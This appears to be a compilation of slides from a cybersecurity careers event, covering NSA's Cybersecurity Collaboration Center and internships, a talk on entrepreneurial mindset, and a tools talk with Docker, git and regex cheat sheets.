VIRTUAL MULTI-TOOL
NSA, FBI WARN OF RUSSIAN 'DROVORUB' MALWARE
VACCINE RESEARCH CYBERTHIEVES

WIRED

Windows 10 Has a Security Flaw So Severe the NSA Disclosed It

In a shift toward transparency, the National Security Agency announced a bug that could have left over 900 million PCs vulnerable to attack.

Community Feedback

- "This team has dramatically changed the game. It's not hyperbolic to state that the tide has most definitely turned and, through CSD's efforts, the deeply troubling existential threats….are now receding…" Senior DOD leader
- "[NSA's] report is excellent. The level of detail, context, and advance warning prior to any public release is exactly what we need." DIB Prime CISO
- "Thank you for your team sharing the information on [Russian cyber threats]. We are scouring our logs for any data that can be helpful and we plan to share it back. We will also quietly update our system to protect our customers." Leading cloud provider

CYBERSECURITY COLLABORATION CENTER

NSA's Cybersecurity Collaboration Center – YouTube

ABOUT: CYBERSECURITY COLLABORATION CENTER

- Provides NSA the ability
  - to develop open, robust, and **collaborative relationships**
  - with **private industry**
  - to **prevent and eradicate foreign cyber threats** from the U.S.’s most critical networks.

- We execute this mission through
  - **bi-directional cyber threat intelligence** sharing
  - and joint **analytic tradecraft development**.

VISION: CYBERSECURITY COLLABORATION CENTER

- Create cybersecurity solutions with **industry, academia, and other government partners** to identify and disrupt foreign adversaries.
- Leverage **unclassified data sources** (e.g., VirusTotal) to identify foreign cybersecurity threats and publish findings **to effect adversary TTP changes**.
- **Host analytic exchanges** to address cybersecurity issues of National importance including sector-specific threats and critical infrastructure concerns.

METHODOLOGY: CYBERSECURITY COLLABORATION CENTER

- Detect the adversary by leveraging **signals intelligence, commercial data and bi-directional threat sharing**.

- Innovate by **creating new tradecraft** for discovering and tracking the adversary.

- Mitigate by developing, sharing, and amplifying guidance to **National Security Systems, DoD, and the Defense Industrial Base (DIB).**

NEW (!!) CYBERSECURITY SUMMER INTERNSHIP

CYBERSECURITY

- 1169435 Job Description | IC Candidate Portal (intelligencecareers.gov)
- **Job Summary:** Are you a cyber professional with the drive and expertise to be on the forefront of the cyber fight; tackling NSA's complex mission to defend against cyber threats of today and tomorrow? NSA, the nation's leading cyber agency, has exciting and challenging positions in Cyber Security Engineering and Cyber and TEMPEST vulnerability analysis/mitigation. Are you ready to help secure our Nation's critical Infrastructure? If so, NSA is the place for you!
- **Qualifications:** To be accepted into the NSA Summer Internship - Cybersecurity, candidates must: - Be a U.S. citizen; - Be eligible to be granted a TS/SCI/TK security clearance after successfully completing a background investigation that includes passing a Full-Scope Polygraph and a Psychological Evaluation; - Preferred cumulative GPA of 3.0 or higher for all college work completed; - Be a currently enrolled college student (undergraduate, graduate or doctorate program) at time of application. Those entering their final year of a degree program cannot be considered unless they are immediately entering graduate school in the Fall of 2022; - Be available and in the U.S. for operational and technical interviews and other applicable processing, both in-person and via telephone/internet, between the months of November 2021 and March 2022; - Be pursuing a major in Cybersecurity, Psychology or closely related field.
- **DEADLINE: October 31, 2021**

FULL-TIME CYBER POSITIONS

CYBERSECURITY

- Digital Network Exploitation Analyst – 1155796 Job Description | IC Candidate Portal (intelligencecareers.gov)

- Other positions – National Security Agency for Intelligence Careers (intelligencecareers.gov/NSA)
  - Click on “Search NSA Jobs”
    - Location = Ft. Meade
    - Roles = Cyber
    - Job Type = Full-time
    - Date Posted = Last 90 days

HASHING ACTIVITY

PROPERTIES OF A GOOD HASH FUNCTION … TRANSLATED

1. Can be applied to any size data
2. Regardless of input size, produces a fixed-length output
3. It should be [computationally] easy to compute the hash of any input
4. If all you have is a hash value, it should be very hard to find an input that hashes to that value **(ONE-WAY FUNCTION)**
5. It should be difficult to find two different inputs that generate the same hash **(WEAK COLLISON RESISTANT)**
6. It should be difficult to take a hash value and an input that hashes to it, and engineer from the first input another input that hashes to the same value **(STRONG COLLISON RESISTANT)**

HASHING ACTIVITY


- **Prediction Scenario:** “*The Voice*”

- **Beforehand:**
  - gives no information before or during the season about your prediction
  - after the season provides indisputable evidence that you predicted the real winner (or, if you failed, that you didn't)


- Need something to guarantee that we haven’t modified the message since before “*The Voice*” season started; hashing provides this something for **Integrity**

HASHING ACTIVITY

- Let’s use a 3x3 Rubik’s Cube



A	🟥	🟩
B	🟥	🟦
C	🟥	🟨
D	🟥	⬜
E	🟧	🟩
F	🟧	🟦
G	🟧	🟨
H	🟧	⬜
I	🟩	🟥
J	🟩	🟧
K	🟩	🟨
L	🟩	⬜
M	🟦	🟥
N	🟦	🟧



O	🟦	🟨
P	🟦	⬜
Q	🟨	🟥
R	🟨	🟧
S	🟨	🟩
T	🟨	🟦
U	⬜	🟥
V	⬜	🟧
W	⬜	🟩
X	⬜	🟦
Y	🟥	🟥
Z	🟧	🟧
_	🟩	🟩
,	🟦	🟦
.	🟨	🟨
?	⬜	⬜

Source: SI110: Cryptographic Hashing & Passwords (usna.edu)

QUESTIONS?

CYBERSECURITY

Thank you for your time!

rita.doerr@cyber.nsa.gov

NSA_CSD_Hiring@nsa.gov

RECLAMERE

DATA SECURITY EXPERTS


Developing an Entrepreneurial Mindset to Compete in the Cyber War

October 26, 2021

- Entrepreneurial Mindset
- Organizational Culture
- Attitude / Aptitude / Altitude
- PIVOT

How Will You Prepare

Why the Topic Matters




Total Malware Infection Growth Rate (In Millions)

Source: https://purplesec.us/resources/cyber-security-statistics/


How Will You Prepare

Why the Topic Matters



The cybersecurity unemployment rate is at zero percent in 2019, where it's been for the past 8 years.

CYBERSECURITY VENTURES



There will be 3.5 million unfilled cyber-security jobs by 2021, up from 1 million positions in 2014.

CYBERSECURITY VENTURES

How Will You Prepare

Entrepreneurial Mindset

An entrepreneurial mindset is a **set of skills** that enable people to identify and make the most of opportunities, **overcome and learn** from setbacks, and succeed in a **variety of settings**.

Organizational Culture

Organizational culture is a system of shared assumptions, values, and beliefs, which governs how people behave in organizations. These shared values have a strong influence on the people in the **organization** and dictate how they dress, act, and perform their jobs.

Attitude / Aptitude / Altitude

Attitude - a settled way of thinking or feeling about someone or something, typically one that is reflected in a person's behavior.

Aptitude - capability; ability; innate or acquired capacity for something; talent.

Altitude – how great will you be in the moment.

P - Passion

I - Innovation

V - Versatility

O - Openness

T - Tenacity

ACCOUNTABILITY TEAMWORK TRU
RESPECT COURAGE LEADERSHIP
PASSION
PERFECTION VISION PROGRESS
OTENTIAL EXCELLENCE OPENNESS

Strong and barely controllable emotion.


"This defines entrepreneur and entrepreneurship - the entrepreneur always **searches for change**, **responds** to it, and **exploits** it as an opportunity." **Peter Drucker**

Ability to adapt or be adapted to many different functions or activities.

Flexibility Over Stagnation

openness

Lack of restriction; accessibility.



Tenacity

The quality or fact of being very determined and continuing to exist.

YOU ARE

Joseph P. Harford, Ph.D., CSDS
Founder and President
joseph@reclamere.com
www.linkedin.com/in/josephharford

CyberSN

Pwn your career

Cybersecurity tools from the trenches

Dom Glavach
Chief Security Officer and Chief Strategist

0x00 **Introduction**

Introduction and disclaimer

0x01 **Foundations**

Everyday

0x02 **Defense**

The blue side

0x03 **Offense**

The red side

0x04 **Awareness**

People vs people

Introduction


- Attackers collaborate and reuse
- Cyber professionals collaborate and limited by time and budget
- We discover solutions in time at inopportune times.


#include <std_disclaimer>

Curiosity is not an authorization flag

Foundations

- Linux
- docker
- git
- regex
- nmap
- nc (netcat)
- hping3
- powershell






```
dom b $: nc -v -n -l 8080
Listening on 0.0.0.0 8080
```


Cheat sheets for everything

Foundations (linux)

- Which distro?
- ssh, awk, egrep, find, wc, uniq, screen
- https://overthewire.org/wargames/bandit



```
dom /tmp $: egrep -i 'contact || about' logfile | egrep 71.77 | awk '{print $2 " -> " $4}'
2021-10-06T03:54:35.740305Z -> 71.77.40.69:56602
2021-10-06T03:54:35.819245Z -> 71.77.40.69:56602
2021-10-06T03:54:35.825657Z -> 71.77.40.69:56602
```




```
dom b $: find /tmp/b -newer /tmp/marker -type f -print
/tmp/b/...
```

Foundations (docker)

- Containers vs VMs
- docker basics

https://dockerlabs.collabnix.com/docker/cheatsheet/



Cheatsheet for Docker CLI

Run a new Container

Start a new Container from an Image
```
docker run IMAGE
docker run nginx
```
...and assign it a name
```
docker run --name CONTAINER IMAGE
docker run --name web nginx
```
...and map a port
```
docker run -p HOSTPORT:CONTAINERPORT IMAGE
docker run -p 8080:80 nginx
```
...and map all ports
```
docker run -P IMAGE
docker run -P nginx
```
...and start container in background
```
docker run -d IMAGE
docker run -d nginx
```
...and assign it a hostname
```
docker run --hostname HOSTNAME IMAGE
docker run --hostname srv nginx
```
...and add a dns entry
```
docker run --add-host HOSTNAME:IP IMAGE
```
...and map a local directory into the container
```
docker run -v HOSTDIR:TARGETDIR IMAGE
docker run -v ~/:/usr/share/nginx/html nginx
```
...but change the entrypoint
```
docker run -it --entrypoint EXECUTABLE IMAGE
docker run -it --entrypoint bash nginx
```

Manage Containers

Show a list of running containers
```
docker ps
```
Show a list of all containers
```
docker ps -a
```
Delete a container
```
docker rm CONTAINER
docker rm web
```
Delete a running container
```
docker rm -f CONTAINER
docker rm -f web
```
Delete stopped containers
```
docker container prune
```
Stop a running container
```
docker stop CONTAINER
docker stop web
```
Start a stopped container
```
docker start CONTAINER
docker start web
```
Copy a file from a container to the host
```
docker cp CONTAINER:SOURCE TARGET
docker cp web:/index.html index.html
```
Copy a file from the host to a container
```
docker cp TARGET CONTAINER:SOURCE
docker cp index.html web:/index.html
```
Start a shell inside a running container
```
docker exec -it CONTAINER EXECUTABLE
docker exec -it web bash
```
Rename a container
```
docker rename OLD_NAME NEW_NAME
docker rename 096 web
```
Create an image out of container
```
docker commit CONTAINER
docker commit web
```

Manage Images


Download an image
```
docker pull IMAGE[:TAG]
docker pull nginx
```
Upload an image to a repository
```
docker push IMAGE
docker push myimage:1.0
```
Delete an image
```
docker rmi IMAGE
```
Show a list of all Images
```
docker images
```
Delete dangling images
```
docker image prune
```
Delete all unused images
```
docker image prune -a
```
Build an image from a Dockerfile
```
docker build DIRECTORY
docker build .
```
Tag an image
```
docker tag IMAGE NEWIMAGE
docker tag ubuntu ubuntu:18.04
```
Build and tag an image from a Dockerfile
```
docker build -t IMAGE DIRECTORY
docker build -t myimage .
```
Save an image to .tar file
```
docker save IMAGE > FILE
docker save nginx > nginx.tar
```
Load an image from a .tar file
```
docker load -i TARFILE
docker load -i nginx.tar
```

Info & Stats

Show the logs of a container
```
docker logs CONTAINER
docker logs web
```
Show stats of running containers
```
docker stats
```
Show processes of container
```
docker top CONTAINER
docker top web
```
Show installed docker version
```
docker version
```
Get detailed info about an object
```
docker inspect NAME
docker inspect nginx
```
Show all modified files in container
```
docker diff CONTAINER
docker diff web
```
Show mapped ports of a container
```
docker port CONTAINER
docker port web
```

Foundations (git)

- Normal routines
- Compromise and reconnaissance



Git Cheat Sheet

https://www.atlassian.com/git/tutorials/atlassian-git-cheatsheet

GIT BASICS

`git init <directory>`	Create empty Git repo in specified directory. Run with no arguments to initialize the current directory as a git repository.
`git clone <repo>`	Clone repo located at `<repo>` onto local machine. Original repo can be located on the local filesystem or on a remote machine via HTTP or SSH.
`git config user.name <name>`	Define author name to be used for all commits in current repo. Devs commonly use `--global` flag to set config options for current user.
`git add <directory>`	Stage all changes in `<directory>` for the next commit. Replace `<directory>` with a `<file>` to change a specific file.
`git commit -m "<message>"`	Commit the staged snapshot, but instead of launching a text editor, use `<message>` as the commit message.
`git status`	List which files are staged, unstaged, and untracked.
`git log`	Display the entire commit history using the default format. For customization see additional options.
`git diff`	Show unstaged changes between your index and working directory.


Foundations (regex)

- Used more than expect
- Scripting and pruning
- Firewall rules
- IDS rules
- …

- Practice and test

  https://regexr.com/

https://cheatography.com/davechild/cheat-sheets/regular-expressions/pdf/



Cheatography

Regular Expressions Cheat Sheet
by Dave Child (DaveChild) via cheatography.com/1/cs/5/

Anchors	
^	Start of string, or start of line in multi-line pattern
\A	Start of string
$	End of string, or end of line in multi-line pattern
\Z	End of string
\b	Word boundary
\B	Not word boundary
\<	Start of word
\>	End of word

Character Classes	
\c	Control character
\s	White space
\S	Not white space
\d	Digit
\D	Not digit
\w	Word

Assertions	
?=	Lookahead assertion
?!	Negative lookahead
?<=	Lookbehind assertion
?!= or ?<!	Negative lookbehind
?>	Once-only Subexpression
?()	Condition [if then]
?()|	Condition [if then else]
?#	Comment

Quantifiers			
*	0 or more	{3}	Exactly 3
+	1 or more	{3,}	3 or more
?	0 or 1	{3,5}	3, 4 or 5

Add a ? to a quantifier to make it ungreedy.

Escape Sequences	
\	Escape following character

Groups and Ranges	
.	Any character except new line (\n)
(a|b)	a or b
(...)	Group
(?:...)	Passive (non-capturing) group
[abc]	Range (a or b or c)
[^abc]	Not (a or b or c)
[a-q]	Lower case letter from a to q
[A-Q]	Upper case letter from A to Q
[0-7]	Digit from 0 to 7
\x	Group/subpattern number "x"

